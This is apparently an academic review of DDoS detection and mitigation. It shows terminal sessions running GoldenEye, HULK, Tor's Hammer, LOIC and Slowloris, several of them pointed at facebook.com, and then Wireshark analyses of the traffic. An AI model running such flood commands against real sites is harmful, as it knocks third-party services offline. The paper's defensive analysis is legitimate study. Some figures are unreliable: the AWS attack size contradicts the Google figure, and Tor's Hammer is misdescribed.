International Journal of Scientific Research in Computer Science, Engineering and Information Technology

ISSN : 2456-3307 OPEN ACCESS

Available Online at : www.ijsrcseit.com

doi : https://doi.org/10.32628/CSEIT2410462

An Empirical Analysis of DDoS Attack Detection and Mitigation Techniques: A Comparative Review of Tools and Methods

Dr. Abhinandan Singh Dandotiya*[1], Dr. Nidhi Dandotiya[2], Palash Sharma[1], Bharti gole[1], Shruti Dubey[1]

*[1]Department of IT, Prestige Institute of Management and Research, Gwalior, Madhya Pradesh, India

[2]Department of CS and Engineering, (SOET) ITM University Gwalior, Madhya Pradesh, India

ARTICLEINFO

Article History:

Accepted : 15 Nov 2024

Published: 30 Nov 2024

Publication Issue

Volume 10, Issue 6

November-December-2024

Page Number

1099-1108

ABSTRACT

The availability and integrity of online services and networks are seriously threatened by distributed denial of service (DDoS) assaults. As a result, a plethora of detection and mitigation strategies have been created, all utilizing different instruments and approaches. By comparing various tools and approaches, this study provides an empirical examination of DDoS attack detection and mitigation strategies. We carefully assess the performance of top DDoS detection and mitigation solutions against a range of attack vectors and in diverse network contexts, taking into account their efficacy, efficiency, and accuracy. We examine the benefits, drawbacks, and real-world applications of both open-source and proprietary technologies for network defenders. Additionally, we look at how these tools and techniques adapt to changing threats and talk about new trends and difficulties in the DDoS assault arena. For network security practitioners, researchers, and policymakers looking for an understanding of the state of DDoS defence mechanisms and tactics for strengthening resilience against these disruptive cyber threats, this comparative assessment is an invaluable resource.

Keywords: DDoS Attack, Network Security, Detection Strategies, Mitigation Techniques, Cyber Resilience, Comparative Analysis

Introduction

The stability and security of digital infrastructures, networks, and online services are always under risk from distributed denial of service (DDoS) attacks. The goal of these malicious actor-initiated attacks is to overload targeted resources with excessive amounts of unauthorized traffic in an attempt to interfere with their availability. The availability of readily exploitable vulnerabilities, the sophistication of attack methodologies, and the rising interconnection of devices are the main factors driving the development of DDoS attacks. To counteract DDoS attacks, numerous detection and mitigation strategies have been developed in response to the ever-changing threat landscape. These strategies make use of a wide range of instruments and approaches, from sophisticated machine learning algorithms and cloud-based mitigation systems to conventional network-based solutions. However, these strategies differ greatly in their efficacy and efficiency based on several elements such the network architecture, organizational resources, and attack vector. By comparing the most popular tools and approaches, this research seeks to give an empirical analysis of DDoS attack detection and mitigation strategies. Through a methodical assessment of these solutions' effectiveness in various scenarios and use cases, our goal is to provide network defenders with valuable insights into their advantages, disadvantages, and practical implications. Furthermore, our goal is to recognize new trends and difficulties in the DDoS environment and investigate how current techniques and tools change to counteract new threats [1].We hope that this comparative analysis will further knowledge of DDoS protection techniques and offer insightful information to researchers, practitioners, and policymakers in the field of network security. Our aim is to strengthen the ability of digital infrastructures to withstand DDoS attacks by showcasing efficient tactics and industry best practices. For study purposes, I have examined several attack types and DDoS filters because of numerous impacted factors, such as: These days, downtime of a website or program that is accessible to the public can result in irate customers, lost sales, and harm to a brand. When vital applications for business are unavailable, operations and productivity come to a complete stop[2]. In 2016, a denial-of-service (DDoS) attack on financial services institutions rendered 46 major corporations unable of providing services to both individuals and U.S. government institutions. 2020 saw the same thing happen to non-traditional financial services like exchanges for cryptocurrencies. DDoS assaults also targeted healthcare facilities during the COVID-19 pandemic. According to the threat intelligence report, the overall number of DDoS attacks in the final six months of 2021 decreased by 18% to 4.4 million[3]. However, the total number of attacks in 2021, which stands at 9.7 million, is 14% higher than that of 2019 and indicates that a DDoS attack happens every three seconds. Following are few cases that is related to it:-

1. The Google Attack

Google's Threat Analysis Group (TAG) published a blog update on October 16, 2020, discussing how threat actors and threats are adapting their strategies in light of the 2020 U.S. election. There was a remark inserted by the corporation at the end of the post: The assault on hundreds of Google IP addresses, which originated from three Chinese ISPs, lasted six months and reached an astounding peak speed of 2.5Tbps! Google Security Reliability Engineer Damian Menscher. The attacker spoofing 167 Mpps (millions of packets per second) to 180,000 vulnerable CLDAP, DNS, and SMTP servers exploited many networks, causing the servers to send us massive answers. This shows the extent of what an attacker with sufficient resources may accomplish: Compared to the record-breaking 623 Gbps attack from the Mirai botnet a year prior, this was four times larger.

2. The AWS DDoS Attack

The 800-pound behemoth of cloud computing, Amazon Web Services, was the target of a massive DDoS attack in February 2020. This was the most severe DDoS attack to date, and it used a method known as Connectionless Lightweight Directory Access Protocol (CLDAP) reflection to target an unnamed AWS customer. This method multiplies the quantity of data delivered to the victim's IP address by 56–70 times and depends on weak third-party CLDAP servers. The three-day onslaught reached its maximum speed of an incredible 2.3 gigabytes per second.[11]

Literature Review


Kousar, H. [2021] In this work, we detect DDoS attacks using the Apache Spark framework. The benchmark dataset for our experimental research is the NSL-KDD Cup. The findings show that distributed processing enhances performance in terms of pre-processing and training time, and random forests outperform decision trees.[4] .In their article "Istatistiksel Yöntemler ile [2020]," D. Erhan and E. Anarım present two straightforward yet powerful network-based DDoS attack detection techniques based on statistical signal processing methodology. Based on the experimental results, the suggested approach achieves a true positive rate of 98 percent and a false positive rate of 0.34 percent.[5-7].According to B. Mladenov, This paper's primary objective is to investigate the impact of a distributed denial of service attack on the southbound data-to-controller management channel. A successful DDoS assault could overload the SDN controller's CPU or memory, disrupting network functionality as a whole. In the study, experimental findings of a simulated DDoS attack via an SDN environment are presented, along with the controller's response.[8-10] I. V. Chugunkov et al. [2018] This article's primary objective is to construct a traffic classifier that adds rules to place infected machines in a separate, bandwidth-limited queue. By lowering the load on the service, this method neutralizes the attack for the firewall.[11-13] For example, B. Zhang, T. Zhang, and Z. Yu In this paper, we provide an overview of the most recent developments in artificial intelligence algorithms for DDoS attack detection and prevention, along with recommendations for such strategies.[14-15]

Implementations of DDoS Attacks through different tools

A. Golden Eye
B. Hulk
C. Tor's Hammer
D. LOIC (Low Orbit Ion Canon)
E. Slowloris

A. Golden Eye Implementation:

GoldenEye is a DDoS assault tool inspired by Anonymous' Operation Payback. It floods target websites with HTTP/HTTPS requests, overloading servers and generating DDoS. GoldenEye allows multi-threaded attacks to optimize attack impact by connecting to the target server simultaneously.



root@kali: /home/codebind/Desktop/GoldenEye-master
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/codebind]
└─# cd Desktop

┌──(root㉿kali)-[/home/codebind/Desktop]
└─# ls
 g1.pcapng   GoldenEye-master       hulk         s1.pcapng                   slowloris1.pcapng   torshmmer.pcapng
 g2.pcapng   GoldenEye-master.zip   hulk.pcapng  sf_sharing-kali-to-window   tcp-dos.pcapng     'udp-dos .pcapng'
 g3.pcapng   goldeneye.pcapng       pentmenu     slowloris                   torshammer

┌──(root㉿kali)-[/home/codebind/Desktop]
└─# cd GoldenEye-master

┌──(root㉿kali)-[/home/codebind/Desktop/GoldenEye-master]
└─# ls
goldeneye.py  README.md  res  util

┌──(root㉿kali)-[/home/codebind/Desktop/GoldenEye-master]
└─# sudo ./goldeneye.py https://[redacted] -s 100 -m random

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'random' with 10 workers running 100 connections each. Hit CTRL+C to cancel.
913 GoldenEye strikes deferred. (0 Failed)
913 GoldenEye strikes deferred. (0 Failed)
913 GoldenEye strikes deferred. (0 Failed)
913 GoldenEye strikes deferred. (0 Failed)
913 GoldenEye strikes deferred. (0 Failed)
2865 GoldenEye strikes deferred. (0 Failed)
2865 GoldenEye strikes deferred. (0 Failed)
2865 GoldenEye strikes deferred. (0 Failed)
2865 GoldenEye strikes deferred. (0 Failed)
2865 GoldenEye strikes deferred. (0 Failed)
2865 GoldenEye strikes deferred. (0 Failed)
2865 GoldenEye strikes deferred. (0 Failed)
5533 GoldenEye strikes deferred. (0 Failed)
5833 GoldenEye strikes deferred. (0 Failed)
5833 GoldenEye strikes deferred. (0 Failed)
5833 GoldenEye strikes deferred. (0 Failed)
5833 GoldenEye strikes deferred. (0 Failed)
```

Figure 1: Golden EYE Implementation

B. Hulk Implementation

POST requests from Python-based DDoS program Hulk flood target web servers with traffic. Hulk's POST requests contain random data, making their detection by web servers harder than GET-based attacks. Hulk's constant POST requests can drain the target server's resources and make it unresponsive.




```
┌──(root㉿kali)-[/home/codebind/Desktop/hulk]
└─# ls
docker  go.mod  hulk.go  hulk.py  LICENSE  README.md

┌──(root㉿kali)-[/home/codebind/Desktop/hulk]
└─# sudo python hulk.py https://www.facebook.com/
-- HULK Attack Started --
101 Requests Sent
202 Requests Sent
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
Response Code 500
```

helps you connect and share with the people in your life.
Log In
Forgotten password?
Create New Account
Create a Page for a celebrity, brand or business.

Figure 2: HULK Implementation

C. Tor's Hammer Implementation

Tor's Hammer is a Python-based DDoS tool for attacking Tor hidden services. Multiple simultaneous connections to the target Tor hidden service send HTTP GET requests with randomized User-Agent headers. Tor's Hammer overloads the target's bandwidth and server resources to take down the Tor hidden service.




```
┌──(root💀kali)-[/home/codebind/Desktop/torshammer]
└─# python torshammer.py -t https://www.facebook.com/  -p 80 -r 5000

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
 * Anon-ymized via Tor
Error connecting to host ...
Error connecting to host ...
 rror connecting to host ...
Error connecting to host ...
Error connecting to host ...
Error connecting to host ...
Error connecting to host ...
Error connecting to host ...
Error connecting to host ...
Error connecting to host ...
```

Figure 3: Tor's Implementation

D. LOIC Implementation

Anonymous created LOIC, a popular open-source DDoS tool. It lets users overwhelm target servers with UDP, TCP, or HTTP traffic for coordinated DDoS attacks. LOIC's easy-to-use graphical interface lets users choose the target's IP address and attack method. LOIC can be used manually or automatically for individual and collaborative assaults.



```
┌──(root💀kali)-[/home/codebind/LOIC]
└─# ls
CONTRIBUTING.md  Help  LICENSE.md  loic-net4.5.sh  loic.sh  README.BeSquare  README.md  src  WORK_IN_PROGRESS

┌──(root💀kali)-[/home/codebind/LOIC]
└─# ./loic.sh run
/usr/bin/mono
▯
```

Low Orbit Ion Cannon | When harpoons, air strikes and nukes fail | v. 2.9.9.99

Manual Mode (Do it yourself) [selected]; IRC Mode (HiveMind); DAMN OverLord
IRC server: ; Port: 6667; Channel: #loic; Disconnected.
Up? ✓; Interval: 30; Disconnected.

1. Select your target — URL: www.facebook.com [Lock on]; IP: [Lock on]
3. Ready? — Stop flooding

Selected target: :2880:f16e:181:face:b00c:0:

2. Attack options — Timeout: 30; HTTP Subsite: /; Append random chars to the URL; TCP / UDP message: U dun goofed; Append random chars to the message; use GET; use gZip
Port: 80; Method: TCP; Threads: 10; Wait for reply; Sockets / Thread: 25; <= faster Speed slower =>


Attack status

Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
0	3	7	0	0	154158	634

Figure 4: LOIC Implementation

E. Slowloris implementation

Slowloris is a covert DDoS technique that exploits HTTP server vulnerabilities. Slowloris opens many connections to the target server and sends partial HTTP requests at regular intervals, keeping each connection open as long as feasible. Slowloris can deplete the target's capacity to handle genuine requests by using server resources like maximum concurrent connections or socket buffers.



root@kali: /home/codebind/Desktop/slowloris
File Actions Edit View Help

```
┌──(root💀kali)-[/home/codebind/Desktop/slowloris]
└─# ls                                              2 ⚙
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py

┌──(root💀kali)-[/home/codebind/Desktop/slowloris]
└─# python3 slowloris.py 192.168.16.39  -s 1500     2 ⚙
[14-05-2022 02:26:18] Attacking 192.168.16.39 with 1500
sockets.
[14-05-2022 02:26:18] Creating sockets ...
[14-05-2022 02:26:32] Sending keep-alive headers ... Sock
et count: 662
[14-05-2022 02:26:51] Sending keep-alive headers ... Sock
```

```
┌──(root💀kali)-[/home/codebind]
└─# service apache2 status                              2 ⚙
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.servic>
     Active: active (running) since Sat 2022-05-14 02:2>
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 4069 ExecStart=/usr/sbin/apachectl start (>
   Main PID: 4080 (apache2)
      Tasks: 151 (limit: 2275)
     Memory: 98.1M
        CPU: 755ms
     CGroup: /system.slice/apache2.service
```

Figure 5: Slowloris Implementation

These DDoS attack tools show how attackers disrupt online services and networks using various methods. To detect and prevent DDoS attacks, network defenders must stay watchful and use strong mitigation methods. Proactive methods including network segmentation, rate limitation, and traffic filtering can reduce DDoS attacks and strengthen digital infrastructure.

Analysis of DDoS Using Wireshark file generated through different Tools.

Wireshark files from DDoS tools reveal attack methods. These tools overload servers with HTTP/HTTPS queries. High request rates, scattered source IPs, and abnormal payloads are common in Wireshark captures. Network defenders can discover attack signatures and develop mitigation techniques by interpreting these patterns. These may include rate restriction, traffic filtering, and DDoS mitigation. DDoS analyses help defenders strengthen their infrastructure, preventing network disruptions and downtime.

4.1. Analysis of DDoS attack using Golden Eye

A Wireshark capture file from GoldenEye's DDoS operation shows enormous quantities of HTTP requests with various User-Agent strings targeting certain URIs. The attack's high request rates and scattered source IPs strain server resources, causing response latency and failures. Rate limiting and traffic filtering are needed to mitigate GoldenEye's intense and pattern assault flow. By understanding these attack signatures, network defenders may better mitigate GoldenEye and other DDoS attacks, strengthening their infrastructure.

4.2. Analysis of GoldenEye attack in Wireshark – Filters:

Filter everything except HTTP requests with the 'http' filter. A single source IP sending multiple similar requests may be an attacker.
"http.request.method == GET"




Figure 6: TCP handshake




Figure 7:GET Request

In Fig 7 It then sends a random URL GET request.





Figure 8 : Parameters are randomized between requests

Fig 8 shows some of the request-randomized parameters. Compare to Image 2 to observe differences.



Statistics

Measurement	Captured	Displayed	Marked
Packets	167272	167272 (100.0%)	—
Time span, s	218.475	218.475	—
Average pps	765.6	765.6	—
Average packet size, B	319	319	—
Bytes	53295339	53295339 (100.0%)	0
Average bytes/s	243k	243k	—
Average bits/s	1951k	1951k	—

Figure 9: GoldenEye attack Stats"

As shown in Image 4, the capture averages 765 packets per second for 214 seconds. Approximately 1951kBit/sec.
Much higher attack rates are possible.

4.3. Analysis of HULK attack in Wireshark-filter

The 'http' filter excludes non-http queries. HTTP GETs and POSTs are shown by "http.request.method==GET" or "http.request.method==POST". Apply filters to other HTTP methods like PUT and DELETE. An attacker may submit multiple such requests from a single source IP.





Figure 10: Image TCP_ Flow


Image-10 shows a regular TCP handshake (packet 19,23,24-syn,syn-ack,ack) for any http flood.User agent sends HTTP GET request to URL with randomized suffix (GET /?ABMDG=OWHZNSCJOHTTP/1.1).



```
No.  Time            Source          Destination     Protocol Length Info
5964 106.745059699 192.168.140.97  192.168.140.39  HTTP     4984 HTTP/1.1 200 OK  (text/html)
5968 106.745149376 192.168.140.97  192.168.140.39  HTTP     7904 HTTP/1.1 200 OK  (text/html)
5973 106.745622624 192.168.140.39  192.168.140.97  HTTP      401 GET /dashboard/ HTTP/1.1
5974 106.745635148 192.168.140.39  192.168.140.97  HTTP     7904 HTTP/1.1 200 OK  (text/html)
5977 106.745879746 192.168.140.39  192.168.140.97  HTTP      427 GET /dashboard/ HTTP/1.1
5982 106.746675846 192.168.140.97  192.168.140.39  HTTP     7904 HTTP/1.1 200 OK  (text/html)
5987 106.747154172 192.168.140.97  192.168.140.39  HTTP     7904 HTTP/1.1 200 OK  (text/html)
5991 106.747883423 192.168.140.97  192.168.140.39  HTTP     7904 HTTP/1.1 200 OK  (text/html)
5993 106.747913032 192.168.140.39  192.168.140.97  HTTP      465 GET /dashboard/ HTTP/1.1
5996 106.748129090 192.168.140.39  192.168.140.97  HTTP      409 GET /?QMXUBRABL=CYYPKN HTTP/1.1
5997 106.748199447 192.168.140.39  192.168.140.97  HTTP      409 GET /dashboard/ HTTP/1.1
6003 106.748631604 192.168.140.39  192.168.140.97  HTTP      402 GET /?DUUL=LFJSZTWR HTTP/1.1
6004 106.748718893 192.168.140.39  192.168.140.97  HTTP      468 GET /dashboard/ HTTP/1.1
6005 106.748788621 192.168.140.39  192.168.140.97  HTTP      436 GET /?KYKHIPDTO=LUXIFVJV HTTP/1.1
6008 106.749543888 192.168.140.97  192.168.140.39  HTTP     7904 HTTP/1.1 200 OK  (text/html)
6011 106.749544068 192.168.140.97  192.168.140.39  HTTP     7904 HTTP/1.1 200 OK  (text/html)
6020 106.750179551 192.168.140.39  192.168.140.97  HTTP      405 GET /?AAZRMTAB=IHZIM HTTP/1.1
6021 106.750228033 192.168.140.97  192.168.140.39  HTTP     7904 HTTP/1.1 200 OK  (text/html)
```

Figure 11: HTTP Requests and Responds

Fig 11 shows auser agent sending several http get queries to a randomized url and receiving http/1.1 200 fine.



Statistics

Measurement	Captured	Displayed	Marked
Packets	276018	276018 (100.0%)	—
Time span, s	147.201	147.201	—
Average pps	1875.1	1875.1	—
Average packet size, B	457	457	—
Bytes	126145598	126145598 (100.0%)	0
Average bytes/s	856k	856k	—
Average bits/s	6855k	6855k	—

Figure 12:HULK STATISTICS


As indicated in picture -3, the capture lasted 147.201 seconds and averaged 1875 packets per second, or 6855k.

4.4. Analysis of Tor's Hammer in WireShark

There is no filter to make Tor's Hammer stand out. Apply ip. addr == 'suspected_attacker' and follow TCP streams to analyze.

Possible signs include: - repetitive TCP handshakes with only TCP segmented packets - no relevant data packets - no FIN packets.

In Fig. 13, "the client" establishes TCP connections and sends partial requests to maintain them.



```
No. Time          Source          Destination     Protocol Length Info
 5 0.132130010  192.168.105.39  18.66.30.104    TCP      74 45828 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1919509541 TSecr=0 WS=128
 6 0.342457457  18.66.30.104    192.168.105.39  TCP      74 443 → 45828 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1370 SACK_PERM=1 TSval=238688130 TSecr=1919509541 WS=256
 7 0.342548509  192.168.105.39  18.66.30.104    TCP      66 45828 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1919509751 TSecr=238688130
 8 0.350984037  192.168.105.39  18.66.30.104    TLSv1.3 583 Client Hello
 9 0.439907764  18.66.30.104    192.168.105.39  TCP      66 443 → 45828 [ACK] Seq=1 Ack=518 Win=66816 Len=0 TSval=238688350 TSecr=1919509760
10 0.439908243  18.66.30.104    192.168.105.39  TLSv1.3 1424 Server Hello, Change Cipher Spec, Application Data
11 0.439942370  192.168.105.39  18.66.30.104    TCP      66 45828 → 443 [ACK] Seq=518 Ack=1359 Win=64128 Len=0 TSval=1919509848 TSecr=238688350
12 0.442882659  18.66.30.104    192.168.105.39  TCP    1424 443 → 45828 [PSH, ACK] Seq=1359 Ack=518 Win=66816 Len=1358 TSval=238688350 TSecr=1919509760 [TCP segment of a reass
13 0.442912922  192.168.105.39  18.66.30.104    TCP      66 45828 → 443 [ACK] Seq=518 Ack=2717 Win=64128 Len=0 TSval=1919509851 TSecr=238688350
14 0.442883236  18.66.30.104    192.168.105.39  TLSv1.3 1348 Application Data, Application Data, Application Data
15 0.442962054  192.168.105.39  18.66.30.104    TCP      66 45828 → 443 [ACK] Seq=518 Ack=3999 Win=63360 Len=0 TSval=1919509852 TSecr=238688351
16 0.446279256  192.168.105.39  18.66.30.104    TLSv1.3 130 Change Cipher Spec, Application Data
17 0.446776117  192.168.105.39  18.66.30.104    TLSv1.3 419 Application Data
18 0.527645937  18.66.30.104    192.168.105.39  TCP      66 443 → 45828 [ACK] Seq=3999 Ack=582 Win=66816 Len=0 TSval=238688458 TSecr=1919509855
19 0.527646770  18.66.30.104    192.168.105.39  TCP      66 443 → 45828 [ACK] Seq=3999 Ack=935 Win=67840 Len=0 TSval=238688458 TSecr=1919509855
```

```
No. Time           Source          Destination     Protocol Length Info
216 21.229541645  192.168.105.39  49.44.179.82    TCP      66 [TCP Keep-Alive] 35214 → 80 [ACK] Seq=413 Ack=889 Win=64128 Len=0 TSval=1448011560 TSecr=3120450762
217 21.343152005  49.44.179.82    192.168.105.39  TCP      66 [TCP Keep-Alive ACK] 80 → 35214 [ACK] Seq=889 Ack=414 Win=30080 Len=0 TSval=3120461002 TSecr=1447991302
222 30.957376083  192.168.105.39  18.66.30.104    TCP      66 [TCP Keep-Alive] 45828 → 443 [ACK] Seq=934 Ack=5425 Win=64128 Len=0 TSval=1919540366 TSecr=238708710
223 31.075738097  18.66.30.104    192.168.105.39  TCP      66 [TCP Keep-Alive ACK] 443 → 45828 [ACK] Seq=5425 Ack=935 Win=67840 Len=0 TSval=238718940 TSecr=1919509936
224 31.471575137  192.168.105.39  49.44.179.82    TCP      66 [TCP Keep-Alive] 35214 → 80 [ACK] Seq=413 Ack=889 Win=64128 Len=0 TSval=1448021802 TSecr=3120461002
225 31.588046585  49.44.179.82    192.168.105.39  TCP      66 [TCP Keep-Alive ACK] 80 → 35214 [ACK] Seq=889 Ack=414 Win=30080 Len=0 TSval=3120471232 TSecr=1447991302
228 39.784209754  52.89.111.63    192.168.105.39  TLSv1.2  97 Application Data
229 39.784274162  192.168.105.39  52.89.111.63    TCP      66 33090 → 443 [ACK] Seq=1 Ack=32 Win=501 Len=0 TSval=1023637875 TSecr=2837218409
```

Figure 13: Establishing TCP connection and "marking" it alive

The client establishes a TCP connection to the server using 3-Way Handshake (SYN, SYN-ACK, ACK) packets 5,6,7 and ACK, then transmits 216,217 "keep-alive signal". A single client will try to make as many connections as feasible without overdetecting. threshold.




Figure 14: slow, segmented sending of requests

